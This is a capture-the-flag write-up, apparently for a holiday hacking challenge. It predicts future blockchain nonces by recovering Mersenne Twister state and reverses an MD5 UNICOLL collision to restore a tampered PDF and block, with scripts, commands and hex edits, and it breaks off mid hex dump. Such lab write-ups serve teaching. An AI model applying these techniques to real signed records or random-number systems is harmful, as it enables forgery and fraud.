
Hints

1 **MD5 Hash Collisions**: If you have control over to bytes in a file, it's easy to create MD5 hash collisions. Problem is: there's that nonce that he would have to know ahead of time.

We downloaded the following OfficialNaughtNiceBlockchainEducationPack.zip from Tinsel Upatree's link and the blockchain.dat from the desk. Unziped the zip file and run the docker script to launch the docker instance and copy in the blockchain.dat file.

```
$ unzip OfficialNaughtyNiceBlockchainEducationPack.zip
Archive:  OfficialNaughtyNiceBlockchainEducationPack.zip
  inflating: OfficialNaughtyNiceBlockchainEducationPack/Dockerfile
  inflating: OfficialNaughtyNiceBlockchainEducationPack/docker.sh
  inflating: OfficialNaughtyNiceBlockchainEducationPack/naughty_nice.py
  inflating: OfficialNaughtyNiceBlockchainEducationPack/official_public.pem
  inflating: OfficialNaughtyNiceBlockchainEducationPack/private.pem

$ cd OfficialNaughtyNiceBlockchainEducationPack

$ sudo ./docker.sh

$ sudo docker ps
CONTAINER ID   IMAGE                     COMMAND    CREATED         STATUS         PORTS
NAMES
c4c103d0a94a   naughty-nice-blockchain   "bash"     3 minutes ago   Up 3 minutes
gallant_driscoll

$ sudo docker cp blockchain.dat c4c103d0a94a:/usr/src/app/blockchain.dat
```

Inside the docker installance review the **./naughty_nice.py** script and run it to get a sense of how it's working.

```
root@c4c103d0a94a:/usr/src/app# vi naughty_nice.py
```

```
root@c4c103d0a94a:/usr/src/app# ./naughty_nice.py
Chain Index: 3
              Nonce: 64e852b516bceb0e
                PID: 000000000000007b
                RID: 00000000000001c8
     Document Count: 1
              Score: 00000064 (100)
               Sign: 1 (Nice)
         Data item: 1
               Data Type: 01 (plaintext)
             Data Length: 0000002f
                    Data:
b'546869732069732062c6f636b2032206f6620746865206e6175676874792f6e69636520626c6f636b636861696e2e'
               Date: 01/05
               Time: 11:23:58
       PreviousHash: e9400072b08b379a8a45765bb5316c02
  Data Hash to Sign: fcad14a525697f8739eceb22e4a8474c
          Signature:
b'D3k/P9UHn53JwltSQKJ2H/7tMX/zhf8dmcFV4LfFp2p9tKXOfeHsiIURQocIpVzq1ORNC31dzKRmQQo68gv86L8K0
EKkGtrARQ+2M3lNKrLK0Z8sFnzI1pHGWZ2cvXniPEFOjG+kWZkx6XmpLAEwEPiKmBj6Wx+dVQTFNi59s4jVjOf848nm
+cTZsHGdPf9p+BdWT93cmBEjyP4u0xc2Cy1Y6qjSNHrqC4r8QDZ8Lj91HVMGOQ7qc4HsUV9f5vGYXab5oSA1QS93q+T
Ril9oVey5ZH6nHRnLM0bQNqTnFwKoOqugyGcXUsW0f5GcZpre4F9GROYaeBBxOIhm2rAeJw=='

C1: Block chain verify: True
```

The objective was to predict the nonce of a future block, so we focused in on the block indexes and the nonce that they had. Update the main section of the **./naughty_nice.py** script report back the total number of blocks and what the index and nonce was of the first and last block.

```python
if __name__ == '__main__':
    # Note: This is how you would load and verify a blockchain contained in a
    #       file called blockchain.dat
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    print('Total chain blocks : %d' % len(c2.blocks))
    print('')
    print('First Block index: %d' % (c2.blocks[0].index))
    print('First Block nonce hex: %s' % ('%016.016x' % (c2.blocks[0].nonce)))
    print('First Block nonce int: %d' % (c2.blocks[0].nonce))
    print('')
    print('Last Block index : %d' % (c2.blocks[len(c2.blocks)-1].index))
    print('Last Block nonce hex: %s' % ('%016.016x' % (c2.blocks[len(c2.blocks)-1].nonce)))
    print('Last Block nonce int: %d' % (c2.blocks[len(c2.blocks)-1].nonce))
```

Running the updated script gives the following results

```
root@c4c103d0a94a:/usr/src/app# ./naughty_nice.py
Total chain blocks : 1548

First Block index: 128449
First Block nonce hex: e3e12de5edfb51e2
First Block nonce int: 16420456181932970466

Last Block index : 129996
Last Block nonce hex: eb806dad1ad54826
Last Block nonce int: 16969683986178983974
```

Note that the nonce of the blocks on the blockchain are 64-bit however the standard implementation of MT19937, uses a 32-bit word length.

We make a hypothesis that the 64-bit nonce was created by two random generated 32-bit values. In order to support this hypothesis we can extract the first 312 nonce values and convert them to 624 32-bit values, run it through the Mersenne Twister Predictor and determine the next two values and confirm that's the nonce of the 313th block on the chain. The updated main section of the **./naughty_nice.py**

```
if __name__ == '__main__':
    # Note: This is how you would load and verify a blockchain contained in a
    #       file called blockchain.dat
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    f1 = open('nonce_hex.txt','w')
    f2 = open('nonce_int32.txt','w')

    for i in range(len(c2.blocks)):
        f1.write('%s' % ('%016.016x' % (c2.blocks[i].nonce)) + "\n")
        # Get all characters from position 8 to the end
        nonceHex1 = ('%s' % ('%016.016x' % (c2.blocks[i].nonce)))[8:]
        # Get all characters fomr the beginning to psition 8
        nonceHex2 = ('%s' % ('%016.016x' % (c2.blocks[i].nonce)))[:8]
        nonceDec1 = int(nonceHex1, 16)
        nonceDec2 = int(nonceHex2, 16)
        f2.write('%d%s%d%s' % (nonceDec1, "\n", nonceDec2, "\n"))
    f1.close()
    f2.close()
```

The script will export two files:

- nonce_hex.txt : All block nonce values in Hex 64-bit format
- nonce_int32.txt : All block nonce values split up in 2 Dec 32-bit format

Next we grab the first 624 values from nonce_int32.txt and lookup the nonce hex value of block 313:

```
root@c4c103d0a94a:/usr/src/app# cat nonce_int32.txt | head -n 624 > known.txt
root@c4c103d0a94a:/usr/src/app# cat known.txt | wc -l
624
root@c4c103d0a94a:/usr/src/app# cat nonce_hex.txt | head -n 313 | tail -n 1
d177a402ebe05817
```

We run the 624 values through the mt19937predict application and predict the next 2 values which are converted back to hex values:

```
$ cat known.txt | ../mersenne-twister-predictor/bin/mt19937predict | head -n 2
3957348375
3514278914
yeah
$ python3
Python 3.9.0+ (default, Oct 19 2020, 09:51:18)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(3957348375)
'0xebe05817'
>>> hex(3514278914)
```

```
'0xd177a402'
>>>
```

Predicted Nonce = Hex2 + Hex 1 = d177a402ebe05817 and this matched up with the nonce of block 313 on the blockchain.

With the hypothesis confirmed we grabbed the last 624 nonce values from nonce_int32.txt:

```
root@c4c103d0a94a:/usr/src/app# cat nonce_int32.txt | tail -n 624 > known.txt
root@c4c103d0a94a:/usr/src/app# cat known.txt | wc -l
624
```

We ran the 624 values through the mt19937predict application and predicted the next 8 values. Values 7 and 8 were converted back to the 64-bit hex value which would be the nonce for future block 130000:

```
$ cat known.txt | ../mersenne-twister-predictor/bin/mt19937predict | head -n 8
1710059470
3074734778
15809261
25586365
3180594148
2219797255
4079973021
1460036376

$ python3
Python 3.9.0+ (default, Oct 19 2020, 09:51:18)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(4079973021)
'0xf32f729d'
>>> hex(1460036376)
'0x57066318'
```

Predicted Nonce for future block 130000 = Hex2 + Hex 1 = **57066318f32f729d**

12B NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 2

The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4e f0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

Hints	
1	**Blockchain ... Chaining**: A blockchain works by "chaining" blocks together - each new block includes a hash of the previous block. That previous hash value is included in the data that is hashed - and that hash value will be in the next block. So there's no way that Jack could change an existing block without it messing up the chain...
2	**Block Investigation**: The idea that Jack could somehow change the data in a block without invalidating the whole chain just collides with the concept of hashes and blockchains. While there's no way it could happen, maybe if you look at the block that seems like it got changed, it might help.

3	**Imposter Block Event**: Shinny Upatree swears that he doesn't remember writing the contents of the document found in that block. Maybe looking closely at the documents, you might find something interesting.
4	**Unique Hash Collision**: If Jack was somehow able to change the contents of the block AND the document without changing the hash... that would require a very UNIque hash COLLision.
5	**Minimal Changes**: Apparently Jack was able to change just 4 bytes in the block to completely change everything about it. It's like some sort of evil game to him.
6	**Blockchain Talk**: Qwerty Petabyte is giving a talk about blockchain tomfoolery!

First up we needed to find the block that Jack altered, since we know hash of the block we can update the script to find it. The updated main section of the **./naughty_nice.py**

```
if __name__ == '__main__':
    # Note: This is how you would load and verify a blockchain contained in a
    #       file called blockchain.dat
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    print('Total chain blocks : %d' % len(c2.blocks))
    print('')
    JackBlockHash = "58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f"
    for i in range(len(c2.blocks)):
        h = SHA256.new()
        h.update(c2.blocks[i].block_data_signed())
        BlockHash = str(h.hexdigest())
        if JackBlockHash == BlockHash:
            print('Jack Block Found with Index %i' % (i)
```

We ran the script identifying Jack's block as number 1010 on the blockchain:

```
root@c4c103d0a94a:/usr/src/app# ./naughty_nice.py
Total chain blocks : 1548

Jack Block Found with Index 1010
```

Now that we know the block to work with we focused in on that block and its details by printing the block info (`print(c2.blocks[1010])`), note that the binary data was removed for readability:

```
root@c4c103d0a94a:/usr/src/app# ./naughty_nice.py
Chain Index: 129459
              Nonce: a9447e5771c704f4
                PID: 0000000000012fd1
                RID: 000000000000020f
     Document Count: 2
              Score: ffffffff (4294967295)
               Sign: 1 (Nice)
         Data item: 1
               Data Type: ff (Binary blob)
            Data Length: 0000006c
                    Data: b'<redacted>'
         Data item: 2
               Data Type: 05 (PDF)
            Data Length: 00009f57
                    Data: b'<redacted>'
               Date: 03/24
               Time: 13:21:41
```

```
        PreviousHash: 4a91947439046c2dbaa96db38e924665
   Data Hash to Sign: 347979fece8d403e06f89f8633b5231a
           Signature:
b'MJIxJy2iFXJRCN1EwDsqO9NzE2Dq1qlvZuFFlljmQ03+erFpqqgSI1xhfAwlfmI2MqZWXA9RDTVw3+aWPq2S0CKuK
vXkDOrX92cPUz5wEMYNfuxrpOFhrK2sks0yeQWPsHFEV4cl6jtkZ//OwdIznTuVgfuA8UDcnqCpzSV9Uu8ugZpAlUY4
3Y40ecJPFoI/xi+VU4xM0+9vjY0EmQijOj5k89/AbMAD2R3UbFNmmR61w7cVLrDhx3XwTdY2RCc3ovnUYmhgPNnduKI
UA/zKbuu95FFi5M2r6c5Mt6F+c9EdLza24xX2J4l3YbmagR/AEBaF9EBMDZ1o5cMTMCtHfw=='
```


The block had two attached documents with 1= Binary File and 2 = PDF File. The score was maxed out and the sign was set to 1 (Nice). Now that we knew the context of the block we saved the whole block to file and dumped the two documents for inspection:

```
if __name__ == '__main__':
    # Note: This is how you would load and verify a blockchain contained in a
    #       file called blockchain.dat
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    blockIndex = 1010
    c2.save_a_block(1010, "block1010.dat")
    c2.blocks[blockIndex].dump_doc(1)
    c2.blocks[blockIndex].dump_doc(2)
```

After running the script we had 3 files, we confirmed that the saved block's sha256 hash still matched and copied the files out of the container to work on:

```
root@c4c103d0a94a:/usr/src/app# ./naughty_nice.py
Document dumped as: 129459.bin
Document dumped as: 129459.pdf

root@c4c103d0a94a:/usr/src/app# ls -al
total 2472
drwxr-xr-x 2 1000 1000    4096 Jan  6 11:03 .
drwxr-xr-x 1 root root    4096 Dec 28 11:55 ..
-rw-r--r-- 1 root root     108 Jan  6 11:03 129459.bin
-rw-r--r-- 1 root root   40791 Jan  6 11:03 129459.pdf
-rw-r--r-- 1 root root   41411 Jan  6 11:03 block1010.dat

root@c4c103d0a94a:/usr/src/app# md5sum block1010.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84  block1010.dat

# On the host run the copy command to copy the files out to the linux host system:
$ sudo docker cp c4c103d0a94a:/usr/src/app/block1010.dat .
$ sudo docker cp c4c103d0a94a:/usr/src/app/129459.pdf .
$ sudo docker cp c4c103d0a94a:/usr/src/app/129459.bin .
```

Opening the 129459.pdf file shows feedback about Jack Frost being amazing (by all the pervious year's Holiday Hack Challenge Villain's) but it was from Shinny Upatree, however it's very fishy.



“Jack Frost is the kindest, bravest, warmest, most wonderful being I’ve ever known in my life.”

– Mother Nature

“Jack Frost is the bravest, kindest, most wonderful, warmest being I’ve ever known in my life.”

– The Tooth Fairy

“Jack Frost is the warmest, most wonderful, bravest, kindest being I’ve ever known in my life.”

– Rudolph of the Red Nose

“Jack Frost is the most wonderful, warmest, kindest, bravest being I’ve ever known in my life.”

– The Abominable Snowman


With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree
3/24/2020

After we reviewed all the slides from **CollTris_2019-12-03.pdf** and reviewed the GitHub page, the most plausible attack by Jack Frost could have been a PDF collisions with MD5. Inspection of the PDF shows that this was indeed the case:


```
$ strings 129459.pdf  | head -15
%PDF-1.3
1 0 obj
<</Type/Catalog/_Go_Away/Santa/Pages 2 0 R      0
=cu>
MIy8
B+sx
endobj
2 0 obj
<</Type/Pages/Count 1/Kids[23 0 R]>>
endobj
3 0 obj
<</Type/Pages/Count 1/Kids[15 0 R]>>
endobj
4 0 obj
<</Length 2243/Filter/FlateDecode>>
```

The UNIque hash COLLision, used would be UNICOLL collision and page 109 and 194 on the slide deck provided all the information on how to undo this. We opened up the 129459.pdf with hexeditor:




```
File: 129459.pdf                    ASCII Offset: 0x00000000 / 0x00009F56 (%00)
00000000  25 50 44 46  2D 31 2E 33  0A 25 25 C1  CE C7 C5 21   %PDF-1.3.%%....!
00000010  0A 0A 31 20  30 20 6F 62  6A 0A 3C 3C  2F 54 79 70   ..1 0 obj.<</Typ
00000020  65 2F 43 61  74 61 6C 6F  67 2F 5F 47  6F 5F 41 77   e/Catalog/_Go_Aw
00000030  61 79 2F 53  61 6E 74 61  2F 50 61 67  65 73 20 32   ay/Santa/Pages 2
00000040  20 30 20 52  20 20 20 20  20 20 30 F9  D9 BF 57 8E    0 R      0...W.
00000050  3C AA E5 0D  78 8F E7 60  F3 1D 64 AF  AA 1E A1 F2   <...x..`..d.....
00000060  A1 3D 63 75  3E 1A A5 BF  80 62 4F C3  46 BF D6 67   •=cu>....bO.F..g
00000070  CA F7 49 95  91 C4 02 01  ED AB 03 B9  EF 95 99 1C   ..I.............
00000080  5B 49 9F 86  DC 85 39 85  90 99 AD 54  B0 1E 73 3F   [I....9....T..s?
00000090  E5 A7 A4 89  B9 32 95 FF  54 68 03 4D  49 79 38 E8   .....2..Th.MIy8.
000000A0  F9 B8 CB 3A  C3 CF 50 F0  1B 32 5B 9B  17 74 75 95   ...:..P..2[..tu.
^G Help  ^C Exit (No Save)  ^T goTo Offset  ^X Exit and Save  ^W Search
```

Edit the 2 in "<</Type/Catalog/_Go_Away/Santa/Pages 2 0 R" to a 3 to point it to the other object. Now in order for the total hash on the block to stay the same we need to update the collision block. As per slide 109 we updated the 64th char of the prefix by +1 we then need to up the 64th char of the 2nd block by -1:



```
File: 129459.pdf                        ASCII Offset: 0x00000000 / 0x00009F56 (%00)  M
00000000  25 50 44 46  2D 31 2E 33   0A 25 25 C1  CE C7 C5 21   %PDF-1.3.%%....!
00000010  0A 0A 31 20  30 20 6F 62   6A 0A 3C 3C  2F 54 79 70   ..1 0 obj.<</Typ
00000020  65 2F 43 61  74 61 6C 6F   67 2F 5F 47  6F 5F 41 77   e/Catalog/_Go_Aw
00000030  61 79 2F 53  61 6E 74 61   2F 50 61 67  65 73 20 33   ay/Santa/Pages 3
00000040  20 30 20 52  20 20 20 20   20 20 30 F9  D9 BF 57 8E    0 R      0...W.
00000050  3C AA E5 0D  78 8F E7 60   F3 1D 64 AF  AA 1E A1 F2   <...x..`..d.....
00000060  A1 3D 63 75  3E 1A A5 BF   80 62 4F C3  46 BF D6 67   •=cu>....bO.F..g
00000070  CA F7 49 95  91 C4 02 01   ED AB 03 B9  EF 95 99 1B   ..I.............
00000080  5B 49 9F 86  DC 85 39 85   90 99 AD 54  B0 1E 73 3F   [I....9....T..s?
00000090  E5 A7 A4 89  B9 32 95 FF   54 68 03 4D  49 79 38 E8   .....2..Th.MIy8.
000000A0  F9 B8 CB 3A  C3 CF 50 F0   1B 32 5B 9B  17 74 75 95   ...:..P..2[..tu.
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```

We saved the changes and opened up the 129459.pdf file which showed a completely different story, which was more inline with expection of Jack Frost:



"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020

We now had the first two bytes identified to change back. The other item on the block that stands out as being incorrect was the Nice status of 1.

In order to work out where this value was stored we leveraged the python function load_a_block of the **naughty_nice.py** script:


```
    def load_a_block(self, fh):
        self.index = int(fh.read(16), 16)
        self.nonce = int(fh.read(16), 16)
        self.pid = int(fh.read(16), 16)
        self.rid = int(fh.read(16), 16)
        self.doc_count = int(fh.read(1), 10)
        self.score = int(fh.read(8), 16)
        self.sign = int(fh.read(1), 10)
        count = self.doc_count
```

From the code we can see that the first 84 bytes related to most values of the block after which the attached documents start, we confirmed manually see match up the values we had previously seen by printing the block info (`print(c2.blocks[1010])`):


```
$ head block1010.dat | head -c 84
000000000001f9b3a9447e5771c704f40000000000012fd10000000000000020f2ffffffff1ff0000006c

000000000001f9b3        = index
a9447e5771c704f4        = nonce
0000000000012fd1        = pid
000000000000020f        = rid
2                       = Number of documents
ffffffff                = 4294967295
1                       = Nice
ff                      = Doc1 255:bin
0000006c                = Doc1 108 bytes
```

We had confirmed that byte 74th was the Nice value of 1 which was the 3th byte to change and the 4th one will be the corresponding byte in the next block.


Opening up the **block1010.dat** file identified the byte to be changed from a 1 (Nice) to a 0 (Naughty). Because we updated the 74th byte (10th byte of the second block) of the prefix by -1 we then needed to update the 10th byte of the next block by +1:


```
File: block1010.dat              ASCII Offset: 0x00000000 / 0x0000A1C2 (%00)
00000000  30 30 30 30  30 30 30 30  30 30 30 31  66 39 62 33  000000000001f9b3
00000010  61 39 34 34  37 65 35 37  37 31 63 37  30 34 66 34  a9447e5771c704f4
00000020  30 30 30 30  30 30 30 30  30 30 30 31  32 66 64 31  0000000000012fd1
00000030  30 30 30 30  30 30 30 30  30 30 30 30  30 32 30 66  000000000000020f
